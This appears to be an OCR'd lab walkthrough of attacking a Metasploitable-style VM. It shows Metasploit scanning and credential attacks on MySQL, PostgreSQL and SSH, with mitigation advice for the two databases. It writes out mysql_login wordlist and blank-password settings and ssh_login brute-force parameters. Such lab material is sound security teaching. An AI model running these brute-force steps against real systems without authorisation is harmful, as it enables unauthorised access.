
Port 3306/tcp MySQL

Exploitation

- **db_nmap -sV -p 3306 192.168.231.109**




- It’s the confirmation. We’ll now search MSF for MySQL modules:
- **grep scanner search mysql**




Port 3306/tcp MySQL

- Lets do version scan:
  - >use auxiliary/scanner/mysql/mysql_version
  - > show info
  - > run



- No new information was disclosed. Let's try to login to MySQL using a wordlist and empty password. The service may be misconfigured:
  - > use auxiliar/scanner/mysql/mysql_login
  - > show option
  - > set USER_FILE /usr/share/wordlists/metasploit/unix_users.txt
  - > set BLANK_PASSWORDS true



Port 3306/tcp MySQL

Conclusion

- Got a list of usernames with empty passworsd. From here on we can access our target and get all kind of information.

Mitigation


- mitigate the risk of MySQL exploitation, such as login attempts with empty passwords or brute-force attacks using a wordlist, the following security measures can be implemented:

- **1. Change Default Passwords and Disable Empty Accounts:**
  - Ensure that strong passwords are set for all MySQL accounts, especially for default or unused accounts.
  - Disable any accounts that do not have passwords or assign strong passwords to them.
- **2. Restrict Access to MySQL:**
  - Limit access to the MySQL service to specific IP addresses or the local network only. Use firewall settings to restrict access to port 3306.
- **3. Use Strong Authentication:**
  - Implement strong authentication protocols to prevent attackers from successfully logging in via brute-force attacks.
- **4. Apply Security Updates:**
  - Regularly update MySQL to ensure that any known vulnerabilities are patched. Always apply the latest security patches from the official source.


Port 5432/tcp postgresql

Exploitation

- Lets start by obtaining more information by doing a nmap scan:
  - > db_nmap -sV -p 5432 192.168.231.109




- Now we'll check exploitDB for possible vulnerabilities:




Port 5432/tcp postgresql

- We have no vulnerability available. Lets see what modules are available in Metasploit for PostgreSQL:




- We'll use postgres_version to obtain more information about our target:



- Lets try to login with default credentials, the installation might not be secure:

Port 5432/tcp postgresql



- There it is, we got credentials for PostgreSQL.

Mitigation

- To secure a PostgreSQL service and prevent exploitation using default credentials or vulnerabilities, you can follow these steps:

1. Change Default Credentials:

- Always change default PostgreSQL credentials immediately after installation. Use strong, unique passwords for all accounts, especially for the postgres superuser account.

2. Restrict Access to PostgreSQL:

- Limit access to the PostgreSQL service by configuring the firewall to restrict access to port 5432. Only allow trusted IP addresses or the local network to connect.
- Modify the pg_hba.conf file to control which users can connect to which databases, and from where.

3. Disable Remote Access (if not required):

- If remote access to the PostgreSQL database is not required, disable it by setting listen_addresses to localhost in the postgresql.conf file. This will prevent external connections.

4. Use SSL/TLS Encryption:

- Enable SSL/TLS for PostgreSQL connections to encrypt the data in transit and prevent eavesdropping on database communications.

5. Keep PostgreSQL Updated:

- Regularly update PostgreSQL to patch known vulnerabilities. Subscribe to PostgreSQL security advisories and ensure timely updates.

6. Monitor and Limit Privileges:

- Regularly monitor the database for suspicious activity, such as failed login attempts. Only grant the minimum necessary privileges to users and applications.


Port 22/tcp OpenSSH

What is SSH :

- The term SSH Stands For Secure Socket Shell. It can used for may things Like...
  - Secure Communication
  - Remote Access
  - File Transfer
  - Tunneling....
- → Here the Port number 22, which is used by the SSH it self is Open..
- → Attacker can take advantage of the Port Number 22..


Exploitation

- 🟧 Now we are Going to Brute Force the SSH for Remote Access....
- 👉 Open the Metasploit-Framework




- 👉 Search For the ssh_login, because here we are going to connect that metasploitable remotely.....

  - → command :- search ssh_login




Port 22/tcp OpenSSH

- → For using one of it , We can use command :- use 0




- → Here we are in that module...

- → Now we want to add the Remote IP of the Metyasploitable Machine. For do that here we have to see the options for the first time....




- → Here we have to set all of the perameters.
- 👉 we are using the command :- set " The Name which is given in list" "The value that we have to enter".
- 🔵 Values that we are going to enter
- 👉 set RHOSTS 192.168.98.5
- 👉 set STOP_ON_SUCCESS true
- 👉 set USERPASS_FILE " The Path of Password List"
- 👉 set USER_FILE "Path of the Username List"
- Like

Port 22/tcp OpenSSH




- Now Let's Start The Brute Force Attack....
- using commsnd :- exploit
- → It Start the Brute Forcing the USER NAME and PASSWORD...
- → It's Going on Like....




- → Here we set " STOP_ON_SUCCESS true ", it Stop the Brute Frocing when we get the username and password...😄
- → Here we got the Password....
- ☐ Credentials
- → Read and do by your self 😂😂

